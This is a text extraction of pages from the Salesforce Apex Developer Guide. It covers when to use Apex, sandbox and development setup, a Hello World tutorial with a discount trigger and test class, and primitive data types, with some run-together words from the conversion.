Do-while 8 Introducing Apex Apex Developer Guide
  • 13.
    • While • For ADo-while loop checks the condition after the code has executed. A While loop checks the condition at the start, before the code executes. A For loop enables you to more finely control the condition used with the loop. In addition, Apex supports traditional For loops where you set the conditions, as well as For loops that use lists and SOQL queries as part of the condition. For more information, see Loops on page 55. When Should I Use Apex? The Salesforce prebuilt applications provide powerful CRM functionality. In addition, Salesforce provides the ability to customize the prebuilt applications to fit your organization. However, your organization may have complex business processes that are unsupported by the existing functionality. In this case, Lightning Platform provides various ways for advanced administrators and developers to build custom functionality. Apex Use Apex if you want to: • Create Web services. • Create email services. • Perform complex validation over multiple objects. • Create complex business processes that are not supported by workflow. • Create custom transactional logic (logic that occurs over the entire transaction, not just with a single record or object). • Attach custom logic to another operation, such as saving a record, so that it occurs whenever the operation is executed, regardless of whether it originates in the user interface, a Visualforce page, or from SOAP API. Lightning Components Develop Lightning components to customize Lightning Experience, the Salesforce mobile app, or to build your own standalone apps. You can also use out-of-the-box components to speed up development. AsofSpring’19(APIversion45.0),youcanbuildLightningcomponentsusingtwoprogrammingmodels:theLightningWebComponents model,andtheoriginalAuraComponentsmodel.LightningwebcomponentsarecustomHTMLelementsbuiltusingHTMLandmodern JavaScript. Lightning web components and Aura components can coexist and interoperate on a page.Configure Lightning web components and Aura components to work in Lightning App Builder and Experience Builder. Admins and end users don’t know which programming model was used to develop the components. To them, they’re simply Lightning components. For more information, see the Component Library. Visualforce Visualforceconsistsofatag-basedmarkuplanguagethatgivesdevelopersamorepowerfulwayofbuildingapplicationsandcustomizing the Salesforce user interface. With Visualforce you can: • Build wizards and other multistep processes. • Create your own custom flow control through an application. • Define navigation patterns and data-specific rules for optimal, efficient application interaction. 9 Introducing Apex Apex Developer Guide
  • 14.
    For more information,see the Visualforce Developer's Guide. SOAP API Use standard SOAP API calls if you want to add functionality to a composite application that processes only one type of record at a time and does not require any transactional control (such as setting a Savepoint or rolling back changes). For more information, see the SOAP API Developer Guide. How Does Apex Work? All Apex runs entirely on-demand on the Lightning Platform. Developers write and save Apex code to the platform, and end users trigger the execution of the Apex code via the user interface. Apex is compiled, stored, and run entirely on the Lightning Platform When a developer writes and saves Apex code to the platform, the platform application server first compiles the code into an abstract set of instructions that can be understood by the Apex runtime interpreter, and then saves those instructions as metadata. When an end user triggers the execution of Apex, perhaps by clicking a button or accessing a Visualforce page, the platform application server retrieves the compiled instructions from the metadata and sends them through the runtime interpreter before returning the result. The end user observes no differences in execution time from standard platform requests. Developing Code in the Cloud The Apex programming language is saved and runs in the cloud—the multitenant platform. Apex is tailored for data access and data manipulation on the platform, and it enables you to add custom business logic to system events. While it provides many benefits for automating business processes on the platform, it is not a general purpose programming language. Apex cannot be used to: • Render elements in the user interface other than error messages • Change standard functionality—Apex can only prevent the functionality from happening, or add additional functionality • Create temporary files • Spawn threads Tip: All Apex code runs on the Lightning Platform, which is a shared resource used by all other organizations. To guarantee consistent performance and scalability, the execution of Apex is bound by governor limits that ensure no single Apex execution impacts the overall service of Salesforce. This means all Apex code is limited by the number of operations (such as DML or SOQL) that it can perform within one process. 10 Introducing Apex Apex Developer Guide
  • 15.
    All Apex requestsreturn a collection that contains from 1 to 50,000 records. You cannot assume that your code only works on a single record at a time. Therefore, you must implement programming patterns that take bulk processing into account. If you don’t, you may run into the governor limits. SEE ALSO: Trigger and Bulk Request Best Practices Apex Development Process In this chapter, you’ll learn about the Apex development lifecycle, and which organization and tools to use to develop Apex. You’ll also learn about testing and deploying Apex code. IN THIS SECTION: What is the Apex Development Process? To develop Apex, get a Developer Edition account, write and test your code, then deploy your code. Create a Developer or Sandbox Org You can run Apex in a production org, a developer org, or a sandbox org. You can develop Apex in a developer org or a sandbox org, but not in a production org. Learning Apex After you have your developer account, there are many resources available to you for learning about Apex Writing Apex Using Development Environments There are several development environments for developing Apex code. The Developer Console and the Salesforce extensions for Visual Studio Code allow you to write, test, and debug your Apex code. The code editor in the user interface enables only writing code and doesn’t support debugging. Writing Tests Testing is the key to successful long-term development and is a critical component of the development process. We strongly recommend that you use a test-driven development process, that is, test development that occurs at the same time as code development. Deploying Apex to a Sandbox Organization Sandboxes create copies of your Salesforce org in separate environments. Use them for development, testing, and training without compromising the data and applications in your production org. Sandboxes are isolated from your production org, so operations that you perform in your sandboxes don’t affect your production org. Deploying Apex to a Salesforce Production Organization After you have finished all of your unit tests and verified that your Apex code is executing properly, the final step is deploying Apex to your Salesforce production organization. Adding Apex Code to a AppExchange App You can include an Apex class or trigger in an app that you’re creating for AppExchange. What is the Apex Development Process? To develop Apex, get a Developer Edition account, write and test your code, then deploy your code. We recommend the following process for developing Apex: 1. Obtain a Developer Edition account. 11 Apex Development Process Apex Developer Guide
  • 16.
    2. Learn moreabout Apex. 3. Write your Apex. 4. While writing Apex, you should also be writing tests. 5. Optionally deploy your Apex to a sandbox organization and do final unit tests. 6. Deploy your Apex to your Salesforce production organization. In addition to deploying your Apex, once it is written and tested, you can also add your classes and triggers to a AppExchange App package. Create a Developer or Sandbox Org You can run Apex in a production org, a developer org, or a sandbox org. You can develop Apex in a developer org or a sandbox org, but not in a production org. • Production org—An org that has live users accessing your data • Developer org—An org created with a Developer Edition account • Sandbox org—An org created on your production org that is a copy of your production org Note: Apex triggers are available in the Trial Edition of Salesforce. However, they are disabled when you convert to any other edition. If your newly signed-up org includes Apex, deploy your code to your org using one of the deployment methods. You can't develop Apex in your Salesforce production org. Live users accessing the system while you're developing can destabilize your data or corrupt your application. Instead, do all your development work in either a sandbox or a Developer Edition org. If you aren't already a member of the developer community, go to https://developer.salesforce.com/signup and follow the instructions to sign up for a Developer Edition account. A Developer Edition account gives you access to a free Developer Edition org. Even if you already have a Professional, Enterprise, Unlimited, or Performance Edition org and a sandbox for creating Apex, we strongly recommend that you take advantage of the resources available in the developer community. Note: You can’t modify Apex using the Salesforce user interface in a Salesforce production org. To create a sandbox org: 1. From Setup, enter Sandboxes in the Quick Find box, then select Sandboxes. 2. Click New Sandbox. 3. Enter a name (10 characters or fewer) and description for the sandbox. We recommend that you choose a name that: • Reflects the purpose of this sandbox, such as QA. • Has only a few characters, because Salesforce appends the sandbox name to usernames on user records in the sandbox environment. Names with fewer characters make sandbox logins easier to type. 4. Select the type of sandbox you want. If you don’t see a sandbox option or need licenses for more, contact Salesforce to order sandboxes for your org. If you reduce the number of sandboxes you purchase, you’re required to match the number of your sandboxes to the number you purchased. For example, if you have two Full sandboxes but purchased only one, you can’t create a Full sandbox. Instead, convert a Full sandbox to a smaller one, such as a Developer Pro or Developer sandbox, depending on which types you have available. 5. Select the data to include in your Partial Copy or Full sandbox. • For a Partial Copy sandbox, click Next, and then select the template you created to specify the data for your sandbox. If you haven’t created a template for this Partial Copy sandbox, see Create or Edit Sandbox Templates. 12 Apex Development Process Apex Developer Guide
  • 17.
    • For aFull sandbox click Next, and then decide how much data to include. – To include template-based data for a Full sandbox, select an existing sandbox template. For more information, see Create or Edit Sandbox Templates – To include all data in a Full sandbox, choose whether and how much field tracking history data to include, and whether to copy Chatter data. Chatter data includes feeds, messages, and topics and is used in many components that affect your sandbox copy. Decreasing the amount of data you copy can significantly speed sandbox copy time. 6. Torunscriptsaftereachcreateandrefreshforthissandbox,specifytheApexclassyoupreviouslycreatedfromtheSandboxPostCopy interface. 7. For Sandbox Access, select User Group to select a public user group that contains the users that require access to the sandbox, or select All Active Users. 8. Click Create. Tip: Try to limit changes in your production org while the sandbox copy proceeds. Learning Apex After you have your developer account, there are many resources available to you for learning about Apex Apex Trailhead Content Beginning and intermediate programmers Several Trailhead modules provide tutorials on learning Apex. Use these modules to learn the fundamentals of Apex and how you can use it on the Lightning Platform. Use Apex to add custom business logic through triggers, unit tests, asynchronous Apex, REST Web services, and Visualforce controllers. Quick Start: Apex Apex Basics & Database Apex Triggers Apex Integration Services Apex Testing Asynchronous Apex Salesforce Developers Apex Page Beginning and advanced programmers The Apex page on Salesforce Developers has links to several resources including articles about the Apex programming language. These resources provide a quick introduction to Apex and include best practices for Apex development. Lightning Platform Code Samples and SDKs Beginning and advanced programmers Open-sourcecodesamplesandSDKs,referencecode,andbestpracticescanbefoundatCodesamplesandSDKs.Alibraryofconcise, meaningful examples of Apex code for common use cases, following best practices, can be found at Apex-recipes. Development Life Cycle: Enterprise Development on the Lightning Platform Architects and advanced programmers The Application Lifecycle and Development Models module on Trailhead helps you learn how to use the application lifecycle and development models on the Lightning Platform. 13 Apex Development Process Apex Developer Guide
  • 18.
    Training Courses Training classesare also available from Salesforce Trailhead Academy. Grow and validate your skills with Salesforce Credentials. In This Book (Apex Developer's Guide) Beginning programmers can look at the following: • Introducing Apex, and in particular: – Documentation Conventions – Core Concepts – Quick Start Tutorial • Classes, Objects, and Interfaces • Testing Apex • Execution Governors and Limits In addition, advanced programmers can look at: • Trigger and Bulk Request Best Practices • Advanced Apex Programming Example • Understanding Apex Describe Information • Asynchronous Execution (@future Annotation) • Batch Apex and Apex Scheduler Writing Apex Using Development Environments There are several development environments for developing Apex code. The Developer Console and the Salesforce extensions for Visual Studio Code allow you to write, test, and debug your Apex code. The code editor in the user interface enables only writing code and doesn’t support debugging. Developer Console The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce organization. The Developer Console supports these tasks: • Writing code—You can add code using the source code editor. Also, you can browse packages in your organization. • Compiling code—When you save a trigger or class, the code is automatically compiled. Any compilation errors will be reported. • Debugging—You can view debug logs and set checkpoints that aid in debugging. • Testing—You can execute tests of specific test classes or all tests in your organization, and you can view test results. Also, you can inspect code coverage. • Checking performance—You can inspect debug logs to locate performance bottlenecks. • SOQL queries—You can query data in your organization and view the results using the Query Editor. • Color coding and autocomplete—The source code editor uses a color scheme for easier readability of code elements and provides autocompletion for class and method names. 14 Apex Development Process Apex Developer Guide
  • 19.
    Salesforce Extensions forVisual Studio Code TheSalesforceextensionpackforVisualStudioCodeincludestoolsfordevelopingontheSalesforceplatforminthelightweight,extensible VS Code editor. These tools provide features for working with development orgs (scratch orgs, sandboxes, and DE orgs), Apex, Aura components, and Visualforce. See the website for information about installation and usage. Tip: If you want to develop an Apex IDE of your own, the SOAP API includes methods for compiling triggers and classes, and executing test methods, while the Metadata API includes methods for deploying code to production environments. For more information, see Deploying Apex on page 672 and Using SOAP API to Deploy Apex on page 678. Code Editor in the Salesforce User Interface The Salesforce user interface. All classes and triggers are compiled when they are saved, and any syntax errors are flagged. You cannot save your code until it compiles without errors. The Salesforce user interface also numbers the lines in the code, and uses color coding to distinguish different elements, such as comments, keywords, literal strings, and so on. • For a trigger on an object, from the object’s management settings, go to Triggers, click New, and then enter your code in the Body text box. • For a class, from Setup, enter Apex Classes in the Quick Find box, then select Apex Classes. Click New, and then enter your code in the Body text box. Note: You can’t modify Apex using the Salesforce user interface in a Salesforce production org. Alternatively, you can use any text editor, such as Notepad, to write Apex code. Then either copy and paste the code into your application, or use one of the API calls to deploy it. SEE ALSO: Salesforce Help: Find Object Management Settings Writing Tests Testingisthekeytosuccessfullong-termdevelopmentandisacriticalcomponentofthedevelopmentprocess.Westronglyrecommend that you use a test-driven development process, that is, test development that occurs at the same time as code development. To facilitate the development of robust, error-free code, Apex supports the creation and execution of unit tests. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to thedatabase,andsendnoemails.Suchmethodsareflaggedwiththe @IsTest annotationinthemethoddefinition.Unittestmethods must be defined in test classes, that is, classes annotated with @IsTest. Note: The @IsTest annotation on methods is equivalent to the testMethod keyword. As best practice, Salesforce recommendsthatyouuse @IsTest ratherthan testMethod.The testMethod keywordmaybeversionedoutinafuture release. In addition, before you deploy Apex or package it for the AppExchange, the following must be true. • Unit tests must cover at least 75% of your Apex code, and all of those tests must complete successfully. Note the following. – When deploying Apex to a production organization, each unit test in your organization namespace is executed by default. – Calls to System.debug aren’t counted as part of Apex code coverage. – Test methods and test classes aren’t counted as part of Apex code coverage. 15 Apex Development Process Apex Developer Guide
  • 20.
    – While only75% of your Apex code must be covered by tests, don’t focus on the percentage of code that is covered. Instead, make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This approach ensures that 75% or more of your code is covered by unit tests. • Every trigger must have some test coverage. • All classes and triggers must compile successfully. For more information on writing tests, see Testing Apex on page 638. Deploying Apex to a Sandbox Organization Sandboxes create copies of your Salesforce org in separate environments. Use them for development, testing, and training without compromising the data and applications in your production org. Sandboxes are isolated from your production org, so operations that you perform in your sandboxes don’t affect your production org. To deploy Apex from a local project in the Salesforce extension for Visual Studio Code to a Salesforce organization, see Salesforce Extensions for Visual Studio Code. You can also use the deploy() Metadata API call to deploy your Apex from a developer organization to a sandbox organization. A useful API call is runTests(). In a development or sandbox organization, you can run the unit tests for a specific class, a list of classes, or a namespace. You can also use Salesforce CLI. See Develop Against Any Org for details. For more information, see Deploying Apex. Deploying Apex to a Salesforce Production Organization After you have finished all of your unit tests and verified that your Apex code is executing properly, the final step is deploying Apex to your Salesforce production organization. To deploy Apex from a local project in Visual Studio Code editor to a Salesforce organization, see Salesforce Extensions for Visual Studio Code. Also, you can deploy Apex through change sets in the Salesforce user interface. For more information and for additional deployment options, see Deploying Apex on page 672, and Build and Release Your App. Adding Apex Code to a AppExchange App You can include an Apex class or trigger in an app that you’re creating for AppExchange. Any Apex that is included as part of a package must have at least 75% cumulative test coverage. Each trigger must also have some test coverage. When you upload your package to AppExchange, all tests are run to ensure that they run without errors. In addition, tests withthe@isTest(OnInstall=true) annotationrunwhenthepackageisinstalledintheinstaller'sorganization.Youcanspecify which tests should run during package install by annotating them with @isTest(OnInstall=true). This subset of tests must pass for the package install to succeed. For more information, see the Second-Generation Managed Packaging Developer Guide. Apex Quick Start This step-by-step tutorial shows how to create a simple Apex class and trigger, and how to deploy these components to a production organization. 16 Apex Quick Start Apex Developer Guide
  • 21.
    Once you havea Developer Edition or sandbox organization, you may want to learn some of the core concepts of Apex. After reviewing the basics, you are ready to write your first Apex program—a very simple class, trigger, and unit test. Because Apex is very similar to Java, you may recognize much of the functionality. This tutorial is based on a custom object called Book that is created in the first step. This custom object is updated through a trigger. This Hello World sample requires custom objects. You can either create these on your own, or download the objects and Apex code as an unmanaged package from the Salesforce AppExchange. To obtain the sample assets in your org, install the Apex Tutorials Package. This package also contains sample code and objects for the Shipping Invoice example. Note: There is a more complex Shipping Invoice example that you can also walk through. That example illustrates many more features of the language. IN THIS SECTION: 1. Create a Custom Object In this step, you create a custom object called Book with one custom field called Price. 2. Adding an Apex Class In this step, you add an Apex class that contains a method for updating the book price. This method is called by the trigger that you will be adding in the next step. 3. Add an Apex Trigger Inthisstep,youcreateatriggerforthe Book__c customobjectthatcallsthe applyDiscount methodofthe MyHelloWorld class that you created in the previous step. 4. Add a Test Class In this step, you add a test class with one test method. You also run the test and verify code coverage. The test method exercises and validates the code in the trigger and class. Also, it enables you to reach 100% code coverage for the trigger and class. 5. Deploying Components to Production In this step, you deploy the Apex code and the custom object you created previously to your production organization using change sets. Create a Custom Object In this step, you create a custom object called Book with one custom field called Price. Prerequisites: A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org. For more information about creating a sandbox org, see “Sandbox Types and Templates” in the Salesforce Help. To sign up for a free Developer org, see the Developer Edition Environment Sign Up Page. 1. Log in to your sandbox or Developer org. 2. From your management settings for custom objects, if you’re using Salesforce Classic, click New Custom Object, or if you’re using Lightning Experience, select Create > Custom Object. 3. Enter Book for the label. 4. Enter Books for the plural label. 5. Click Save. Ta dah! You’ve now created your first custom object. Now let’s create a custom field. 6. In the Custom Fields & Relationships section of the Book detail page, click New. 17 Apex Quick Start Apex Developer Guide
  • 22.
    7. Select Numberfor the data type and click Next. 8. Enter Price for the field label. 9. Enter 16 in the length text box. 10. Enter 2 in the decimal places text box, and click Next. 11. Click Next to accept the default values for field-level security. 12. Click Save. You’ve just created a custom object called Book, and added a custom field to that custom object. Custom objects already have some standard fields, like Name and CreatedBy, and allow you to add other fields that are more specific to your implementation. For this tutorial, the Price field is part of our Book object and it is accessed by the Apex class you will write in the next step. SEE ALSO: Salesforce Help: Find Object Management Settings Adding an Apex Class In this step, you add an Apex class that contains a method for updating the book price. This method is called by the trigger that you will be adding in the next step. Prerequisites: • A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org. • The Book custom object. 1. From Setup, enter “Apex Classes” in the Quick Find box, then select Apex Classes and click New. 2. In the class editor, enter this class definition: public class MyHelloWorld { } The previous code is the class definition to which you will be adding one method in the next step. Apex code is generally contained inclasses.Thisclassisdefinedas public,whichmeanstheclassisavailabletootherApexclassesandtriggers.Formoreinformation, see Classes, Objects, and Interfaces on page 58. 3. Add this method definition between the class opening and closing brackets. public static void applyDiscount(Book__c[] books) { for (Book__c b :books){ b.Price__c *= 0.9; } } This method is called applyDiscount, and it is both public and static. Because it is a static method, you don't need to create an instance of the class to access the method—you can just use the name of the class followed by a dot (.) and the name of the method. For more information, see Static and Instance Methods, Variables, and Initialization Code on page 67. This method takes one parameter, a list of Book records, which is assigned to the variable books. Notice the __c in the object name Book__c. This indicates that it is a custom object that you created. Standard objects that are provided in the Salesforce application, such as Account, don't end with this postfix. 18 Apex Quick Start Apex Developer Guide
  • 23.
    The next sectionof code contains the rest of the method definition: for (Book__c b :books){ b.Price__c *= 0.9; } Notice the __c after the field name Price__c. This indicates it is a customfield that you created. Standard fields that are provided by default in Salesforce are accessed using the same type of dot notation but without the __c, for example, Name doesn't end with __c in Book__c.Name. The statement b.Price__c *= 0.9; takes the old value of b.Price__c, multiplies it by 0.9, which means its value will be discounted by 10%, and then stores the new value into the b.Price__c field. The *= operatorisashortcut.Anotherwaytowritethisstatementis b.Price__c = b.Price__c * 0.9;.SeeExpressionOperators on page 38. 4. Click Save to save the new class. You should now have this full class definition. public class MyHelloWorld { public static void applyDiscount(Book__c[] books) { for (Book__c b :books){ b.Price__c *= 0.9; } } } You now have a class that contains some code that iterates over a list of books and updates the Price field for each book. This code is part of the applyDiscount static method called by the trigger that you will create in the next step. Add an Apex Trigger In this step, you create a trigger for the Book__c custom object that calls the applyDiscount method of the MyHelloWorld class that you created in the previous step. Prerequisites: • A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org. • The MyHelloWorld Apex class. A trigger is a piece of code that executes before or after records of a particular type are inserted, updated, or deleted from the Lightning platform database. Every trigger runs with a set of context variables that provide access to the records that caused the trigger to fire. All triggers run in bulk; that is, they process several records at once. 1. From the object management settings for books, go to Triggers, and then click New. 2. In the trigger editor, delete the default template code and enter this trigger definition: trigger HelloWorldTrigger on Book__c (before insert) { Book__c[] books = Trigger.new; MyHelloWorld.applyDiscount(books); } The first line of code defines the trigger: trigger HelloWorldTrigger on Book__c (before insert) { It gives the trigger a name, specifies the object on which it operates, and defines the events that cause it to fire. For example, this trigger is called HelloWorldTrigger, it operates on the Book__c object, and runs before new books are inserted into the database. 19 Apex Quick Start Apex Developer Guide
  • 24.
    The next linein the trigger creates a list of book records named books and assigns it the contents of a trigger context variable called Trigger.new. Trigger context variables such as Trigger.new are implicitly defined in all triggers and provide access to the records that caused the trigger to fire. In this case, Trigger.new contains all the new books that are about to be inserted. Book__c[] books = Trigger.new; The next line in the code calls the method applyDiscount in the MyHelloWorld class. It passes in the array of new books. MyHelloWorld.applyDiscount(books); You now have all the code that is needed to update the price of all books that get inserted. However, there is still one piece of the puzzle missing. Unit tests are an important part of writing code and are required. In the next step, you will see why this is so and you will be able to add a test class. SEE ALSO: Salesforce Help: Find Object Management Settings Add a Test Class In this step, you add a test class with one test method. You also run the test and verify code coverage. The test method exercises and validates the code in the trigger and class. Also, it enables you to reach 100% code coverage for the trigger and class. Prerequisites: • A Salesforce account in a sandbox Professional, Enterprise, Performance, or Unlimited Edition org, or an account in a Developer org. • The HelloWorldTrigger Apex trigger. Note: Testing is an important part of the development process. Before you can deploy Apex or package it for AppExchange, the following must be true. • Unit tests must cover at least 75% of your Apex code, and all of those tests must complete successfully. Note the following. – When deploying Apex to a production organization, each unit test in your organization namespace is executed by default. – Calls to System.debug aren’t counted as part of Apex code coverage. – Test methods and test classes aren’t counted as part of Apex code coverage. – Whileonly75%ofyourApexcodemustbecoveredbytests,don’tfocusonthepercentageofcodethatiscovered.Instead, make sure that every use case of your application is covered, including positive and negative cases, as well as bulk and single records. This approach ensures that 75% or more of your code is covered by unit tests. • Every trigger must have some test coverage. • All classes and triggers must compile successfully. 1. From Setup, enter Apex Classes in the Quick Find box, then select Apex Classes and click New. 2. In the class editor, add this test class definition, and then click Save. @IsTest private class HelloWorldTestClass { @IsTest static void validateHelloWorld() { Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100); System.debug('Price before inserting new book: ' + b.Price__c); 20 Apex Quick Start Apex Developer Guide
  • 25.
    // Insert book insertb; // Retrieve the new book b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id]; System.debug('Price after trigger fired: ' + b.Price__c); // Test that the trigger correctly updated the price System.assertEquals(90, b.Price__c); } } This class is defined using the @IsTest annotation. Classes defined this way should only contain test methods and any methods requiredtosupportthosetestmethods.Oneadvantagetocreatingaseparateclassfortestingisthatclassesdefinedwith @IsTest don’t count against your org’s limit of 6 MB of Apex code. You can also add the @IsTest annotation to individual methods. For more information, see @IsTest Annotation on page 98 and Execution Governors and Limits. The method validateHelloWorld is defined using the @IsTest annotation. This annotation means that if changes are made to the database, they’re rolled back when execution completes. You don’t have to delete any test data created in the test method. Note: The @IsTest annotation on methods is equivalent to the testMethod keyword. As best practice, Salesforce recommends that you use @IsTest rather than testMethod. The testMethod keyword may be versioned out in a future release. First, the test method creates a book and inserts it into the database temporarily. The System.debug statement writes the value of the price in the debug log. Book__c b = new Book__c(Name='Behind the Cloud', Price__c=100); System.debug('Price before inserting new book: ' + b.Price__c); // Insert book insert b; After the book is inserted, the code retrieves the newly inserted book, using the ID that was initially assigned to the book when it was inserted. The System.debug statement then logs the new price that the trigger modified. // Retrieve the new book b = [SELECT Price__c FROM Book__c WHERE Id =:b.Id]; System.debug('Price after trigger fired: ' + b.Price__c); When the MyHelloWorld class runs, it updates the Price__c field and reduces its value by 10%. The following test verifies that the method applyDiscount ran and produced the expected result. // Test that the trigger correctly updated the price System.assertEquals(90, b.Price__c); 3. To run this test and view code coverage information, switch to the Developer Console. 4. In the Developer Console, click Test > New Run. 5. To select your test class, click HelloWorldTestClass. 6. To add all methods in the HelloWorldTestClass class to the test run, click Add Selected. 7. Click Run. The test result displays in the Tests tab. Optionally, you can expand the test class in the Tests tab to view which methods were run. In this case, the class contains only one test method. 21 Apex Quick Start Apex Developer Guide
  • 26.
    8. The OverallCode Coverage pane shows the code coverage of this test class. To view the percentage of lines of code in the trigger covered by this test, which is 100%, double-click the code coverage line for HelloWorldTrigger. Because the trigger calls a method from the MyHelloWorld class, this class also has coverage (100%). To view the class coverage, double-click MyHelloWorld. 9. To open the log file, in the Logs tab, double-click the most recent log line in the list of logs. The execution log displays, including logging information about the trigger event, the call to the applyDiscount method, and the price before and after the trigger. By now, you’ve completed all the steps necessary for writing some Apex code with a test that runs in your development environment. In the real world, after you’ve tested your code and are satisfied with it, you want to deploy the code and any prerequisite components to a production org. The next step shows you how to do this deployment for the code and custom object you’ve created. SEE ALSO: Salesforce Help: Open the Developer Console Deploying Components to Production In this step, you deploy the Apex code and the custom object you created previously to your production organization using change sets. Prerequisites: • A Salesforce account in a sandbox Performance, Unlimited, or Enterprise Edition organization. • The HelloWorldTestClass Apex test class. • A deployment connection between the sandbox and production organizations that allows inbound change sets to be received by the production organization. See “Change Sets” in the Salesforce online help. • “Create and Upload Change Sets” user permission to create, edit, or upload outbound change sets. This procedure doesn't apply to Developer organizations since change sets are available only in Performance, Unlimited, Enterprise, or Database.com Edition organizations. If you have a Developer Edition account, you can use other deployment methods. For more information, see Deploying Apex. 1. From Setup, enter Outbound Changesets in the Quick Find box, then select Outbound Changesets. 2. If a splash page appears, click Continue. 3. In the Change Sets list, click New. 4. Enter a name for your change set, for example, HelloWorldChangeSet, and optionally a description. Click Save. 5. In the Change Set Components section, click Add. 6. Select Apex Class from the component type drop-down list, then select the MyHelloWorld and the HelloWorldTestClass classes from the list and click Add to Change Set. 7. Click View/Add Dependencies to add the dependent components. 8. Select the top checkbox to select all components. Click Add To Change Set. 9. In the Change Set Detail section of the change set page, click Upload. 10. Select the target organization, in this case production, and click Upload. 11. After the change set upload completes, deploy it in your production organization. a. Log into your production organization. b. From Setup, enter Inbound Change Sets in the Quick Find box, then select Inbound Change Sets. c. If a splash page appears, click Continue. d. In the change sets awaiting deployment list, click your change set's name. 22 Apex Quick Start Apex Developer Guide
  • 27.
    e. Click Deploy. Inthis tutorial, you learned how to create a custom object, how to add an Apex trigger, class, and test class. Finally, you also learned how to test your code, and how to upload the code and the custom object using Change Sets. Writing Apex Apex is like Java for Salesforce. It enables you to add and interact with data in the Lightning Platform persistence layer. It uses classes, data types, variables, and if-else statements. You can make it execute based on a condition, or have a block of code execute repeatedly. IN THIS SECTION: Data Types and Variables Apex uses data types, variables, and related language constructs such as enums, constants, expressions, operators, and assignment statements. Control Flow Statements Apex provides if-else statements, switch statements, and loops to control the flow of code execution. Statements are generally executed line by line, in the order they appear. With control flow statements, you can make Apex code execute based on a certain condition, or have a block of code execute repeatedly. Working with Data in Apex You can add and interact with data in the Lightning Platform persistence layer. The sObject data type is the main data type that holds data objects. You’ll use Data Manipulation Language (DML) to work with data, and use query languages to retrieve data, such as the (), among other things. Data Types and Variables Apex uses data types, variables, and related language constructs such as enums, constants, expressions, operators, and assignment statements. IN THIS SECTION: 1. Data Types In Apex, all variables and expressions have a data type, such as sObject, primitive, or enum. 2. Primitive Data Types Apex uses the same primitive data types as SOAP API, except for higher-precision Decimal type in certain cases. All primitive data types are passed by value. 3. Collections Collections in Apex can be lists, sets, or maps. 4. Enums An enum is an abstract data type with values that each take on exactly one of a finite set of identifiers that you specify. Enums are typically used to define a set of possible values that don’t otherwise have a numerical order. Typical examples include the suit of a card, or a particular season of the year. 5. Variables LocalvariablesaredeclaredwithJava-stylesyntax.AswithJava,multiplevariablescanbedeclaredandinitializedinasinglestatement. 23 Writing Apex Apex Developer Guide
  • 28.
    6. Constants Apex constantsare variables whose values don’t change after being initialized once. Constants can be defined using the final keyword. 7. Expressions and Operators An expression is a construct made up of variables, operators, and method invocations that evaluates to a single value. 8. Assignment Statements An assignment statement is any statement that places a value into a variable. 9. Rules of Conversion In general, Apex requires you to explicitly convert one data type to another. For example, a variable of the Integer data type cannot be implicitly converted to a String. You must use the string.format method. However, a few data types can be implicitly converted, without using a method. Data Types In Apex, all variables and expressions have a data type, such as sObject, primitive, or enum. • A primitive, such as an Integer, Double, Long, Date, Datetime, String, ID, or Boolean (see Primitive Data Types on page 24) • An sObject, either as a generic sObject or as a specific sObject, such as an Account, Contact, or MyCustomObject__c (see Working with sObjects on page 122 in Chapter 4.) • A collection, including: – A list (or array) of primitives, sObjects, user defined objects, objects created from Apex classes, or collections (see Lists on page 28) – A set of primitives (see Sets on page 31) – A map from a primitive to a primitive, sObject, or collection (see Maps on page 32) • A typed list of values, also known as an enum (see Enums on page 33) • Objects created from user-defined Apex classes (see Classes, Objects, and Interfaces on page 58) • Objects created from system supplied Apex classes • Null (for the null constant, which can be assigned to any variable) Methods can return values of any of the listed types, or return no value and be of type Void. Type checking is strictly enforced at compile time. For example, the parser generates an error if an object field of type Integer is assigned a value of type String. However, all compile-time exceptions are returned as specific fault codes, with the line number and column of the error. For more information, see Debugging Apex on page 599. Primitive Data Types Apex uses the same primitive data types as SOAP API, except for higher-precision Decimal type in certain cases. All primitive data types are passed by value. All Apex variables, whether they’re class member variables or method variables, are initialized to null. Make sure that you initialize your variables to appropriate values before using them. For example, initialize a Boolean variable to false. Apex primitive data types include: 24 Data Types and Variables Apex Developer Guide
  • 29.
    Description Data Type A collectionof binary data stored as a single object. You can convert this data type to String or from String using the toString and valueOf methods, respectively. Blobs can be accepted as Web Blob service arguments, stored in a document (the body of a document is a Blob), or sent as attachments. For more information, see Crypto Class. A value that can only be assigned true, false, or null. For example: Boolean isWinner = true; Boolean A value that indicates a particular day. Unlike Datetime values, Date values contain no information about time. Always create date values with a system static method. You can add or subtract an Integer value from a Date value, returning a Date value. Addition and subtraction of Integer values are the only arithmetic functions that work with Date values. You can’t perform arithmetic functions that include two or more Date values. Instead, use the Date methods. Date Use the String.valueOf() method to obtain the date without an appended timestamp. UsinganimplicitstringconversionwithaDatevalueresultsinthedatewiththetimestampappended. A value that indicates a particular day and time, such as a timestamp. Always create datetime values with a system static method. You can add or subtract an Integer or Double value from a Datetime value, returning a Date value. Addition and subtraction of Integer and Double values are the only arithmetic functions that work Datetime with Datetime values. You can’t perform arithmetic functions that include two or more Datetime values. Instead, use the Datetime methods. A number that includes a decimal point. Decimal is an arbitrary precision number. Currency fields are automatically assigned the type Decimal. Ifyoudon’texplicitlysetthenumberofdecimalplacesforaDecimal,theitemfromwhichtheDecimal is created determines the Decimal’s scale. Scale is a count of decimal places. Use the setScale method to set a Decimal’s scale. Decimal • If the Decimal is created as part of a query, the scale is based on the scale of the field returned from the query. • If the Decimal is created from a String, the scale is the number of characters after the decimal point of the String. • If the Decimal is created from a non-decimal number, the number is first converted to a String. Scale is then set using the number of characters after the decimal point. Note: Two Decimal objects that are numerically equivalent but differ in scale (such as 1.1 and 1.10) generally do not have the same hashcode. Use caution when such Decimal objects are used in Sets or as Map keys. A64-bitnumberthatincludesadecimalpoint.Doubleshaveaminimumvalueof-263 andamaximum value of 263 -1. For example: Double pi = 3.14159; Double e = 2.7182818284D; Double Scientific notation (e) for Doubles isn’t supported. 25 Data Types and Variables Apex Developer Guide
  • 30.
